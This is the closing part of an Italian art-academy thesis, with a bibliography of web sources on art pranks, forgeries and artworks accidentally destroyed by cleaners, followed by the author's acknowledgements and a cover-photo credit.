Mattes Eva e Franco, *0100101110101101.org*, 2014, 0100101110101101.org

Mazza Lorenzo, *Una donna delle pulizie 'distrugge' un'opera di Martin Kippenberger a Dortmund*, 2011, www.artsblog.it/post/8291/una-donna-delle-pulizie-distrugge-unopera-di-martin-kippenberger-a-dortmund

Mazzotta Fernando, *Francobolli finti e francobolli personalizzati*, 2012, www.piazzascala.altervista.org/fernando/index.html

Meade Alexa, *Artwork*, 2014, alexameade.com/artwork/

Melotti Massimo, *Se non vedi l'arte puoi sempre immaginarla*, 2012, rassegnastampa.unipi.it/rassegna/archivio/2012/06/15SI85031.PDF

Mostra-mi.it, *Marina Abramović: l'artista pioniera del linguaggio performativo*, 2014, www.mostra-mi.it/main/?p=8484

Munafà Mauro, *La lunga lista di persone che distruggono opere d'arte senza volerlo*, 2014, munafoblogautore.espresso.repubblica.it/2014/09/09/la-lunga-lista-di-persone-che-distruggono-opere-darte-senza-volerlo/

Myers Rob, *Anonymous, untitled, dimensions, variable*, 2012, www.furtherfield.org/features/reviews/anonymous-untitled-dimensions-variable

Okart.it, *Una ditta delle pulizie ha irrimediabilmente deturpato un'opera dell'artista Gonzalo Borondo esposta a Sapri*, 2014, www.okart.it/una-ditta-delle-pulizie-ha-irrimediabilmente-deturpato-unopera-dellartista-gonzalo-borondo-esposta-a-sapri/

Ondanews.it, *Sapri, credono sia un vetro sporco: ditta di pulizie cancella un'opera d'arte*, 2014, www.ondanews.it/sapri-credono-vetro-sporco-ditta-pulizie-cancella-unopera-darte/

Pellegrini Diletta, *La pittura oculare di Leandro Granato*, 2013, www.dailybest.it/2013/10/08/la-pittura-oculare-di-leandro-granato/#

Pisto Moreno, *La strabiliante vita e discesa di Andrea Dippé*, 2014, www.writeandrollsociety.com/la-strabiliante-vita-e-discesa-di-andrea-dippe

Premiocyteleste.it, *Fiscer pittore-scultore*, 2014, www.premiocyteleste.it/_files/cstudios/curr_21217.doc

Regina Sara, *Manichino di Cattelan impiccato a un albero in piazza Santo Stefano*, 2014, milano.corriere.it/notizie/cronaca/14_giugno_10/manichino-appeso-un-albero-piazza-santo-stefano-e4dd95a2-f06b-11e3-9b46-42b86b424ff1.shtml

Repubblica.it, *Archivio la Repubblica.it*, 2014, ricerca.repubblica.it

Repubblica.it, *Sapri, "vetrata sporca": ditta di pulizie cancella il dipinto*, 2014, napoli.repubblica.it/cronaca/2014/09/09/foto/salerno_la_vetrata_sporca_ditta_di_pulizie_cancella_opera_d_arte-95336940/1/#1

Romaeuropa.net, *Glitchr: the social breakdown*, 2014, romaeuropa.net/c1-romaeuropa/glitchr-the-social-breakdown-2/

Rosfac1957insegnante, *Andrea Diprè-critico d'arte-"re" della menzogna e della truffa*, 2012, rosfac1957insegnante.wordpress.com

Rossi Luca, *La rivoluzione siamo noi*, 2011, whitehouse2014.blogspot.it/2014/04/la-rivoluzione-siamo-noi.html

Rousse Georges, *George Rousse Actualites Recent Exhibitions*, 2008, www.georgesrousse.com/english/news/recent-exhibitions.php

Russo Francesco Saverio, *Chi siamo*, 2014, www.investmentidarte.eu/index.php?option=com_content&view=article&id=62&Itemid=223

Russo Francesco Saverio, *Fiscer - Biografia*, 2014, www.moneyart.eu/biografia.php

Russo Salvatore, *Arte Communications - Chi Siamo*, 2014, www.artecomunications.it/index.php?option=com_content&view=article&id=110&Itemid=245

Russo Salvatore, *Salvatore Russo - Biografia*, 2014, www.salvatorerusso.eu/biografia.php

Sala Francesco, *Ultimi chiodi alla bara di Telemarket?*, 2013, www.artribune.com/2013/01/ultimi-chiodi-alla-bara-di-telemarket/

Sogliacchi Giulio, *Chris Burden*, 2013, www.punkvanguard.altervista.org/pagina-955857.html

Spadazzi Manuel, *Il buco era un capolavoro. E il muratore lo stucca*, 2014, www.ilrestodelcarlino.it/ravenna/cronaca/2014/02/08/1022597-buco-capolavoro-stuccato-mar.shtml#1

Stella Ar,ando, *Le visite fantasma e i disegni sul pc. Giallo su Caravaggio*, 2012, www.corriere.it/cultura/12_luglio_11/stella-visite-fantasma-disegni-pc_908030ee-cb58-11e1-8cce-dd4226d6abe6.shtml

Strozzina.org, *Teresa Margolles*, 2014, www.strozzina.org/sistemi_emotivi/tm.htm

Today.it, *Donna delle pulizie butta opere d'arte*, 2014, www.today.it/citta/opere-arte-buttate-bari.html

Todd Charlie, *An ordinary building*, 2009, urbanprankster.com/2009/01/and-ordinary-building/

Treccani.it, *Treccani, il portale del sapere*, 2014, www.treccani.it

Troncana Alessandra., *Cavellini: lite tra gli eredi, salta la mostra al Mart di Rovereto*, 2014, www.brescia.corriere.it/notizie/cronaca/14_ottobre_03/cavellini-lite-gli-eredi-salta-mostra-mart-rovereto-b8760a44-4ad9-11e4-9829-df2f785edc20.shtml

Unita.it, *l'Unità.it - Archivio storico*, 2014, archivio.unita.it

Unurth.com, *Rub Kandy, CHiRi, Rome*, 2014, www.unurth.com/Rub-Kandy-CHiRi-Rome

Vaccari Alessandra, *La Madonna con i baffi. Il «vandalo» ha 82 anni*, 2014, www.larena.it/stories/379_citta/702726_la_madonna_con_i_baffi_il_vandalo_ha_82_anni

Varini Felice, *Felice Varini*, 2007, www.varini.org/02indc/30indcb07.html

Venturelli Luigi, *L'opera di Cattelan esposta al pubblico meno di 24 ore*, 2004, cerca.unita.it/ARCHIVE/xml/125000/120030.xml?key=cattelan&first=1&orderby=0

Whittle Keith, *Genpei Akasegawa's 1000 Yen Note Incident*, 2013, keithwhittle.org/blog/genpei-akasegawas-1000-yen-note-incident

Wikipedia.it, *Wikipedia*, 2014, www.wikipedia.org

Young Ian, *Art stunts deliver reality check*, 2011, www.bbc.co.uk/news/entertainment-arts-13710202

Grazie

a Francesca Bulian per avermi anticipato le pagine del suo libro non ancora pubblicato,
a Pierluca Sabatino per aver chiacchierato con me, via Facebook, dell'avventura dei falsobolli,
a Duccio Dogheria per avermi sopportato e recuperato tantissimo materiale su Cavellini,
a Massimo Balestrini per aver salvato l'impaginazione della mia tesi nei momenti di catastrofe,
ad Andrea Dipré per la particolare attenzione rivolta alla mia intervista,
alle mie firme che si sono prestate, involontariamente, a questo progetto,
a Giulia Gabos insostituibile correttrice di bozze,
a Filippo Ferrarini compagno fidato di avventure e disavventure in questi tre anni,
agli amici e alle amiche, soprattutto due, incontrati in questo percorso triennale che mi sono state accanto, dentro e fuori l'Accademia,
e infine a Vittoria, che al di là del suo ruolo di relatrice, e di qualsiasi altri ruolo, ha avuto sempre una buona per me.

In copertina:

Hommage à Duchamp - Foto di Giovanni Dall'Orto - Accademia di Belle Arti di Brera - 2011

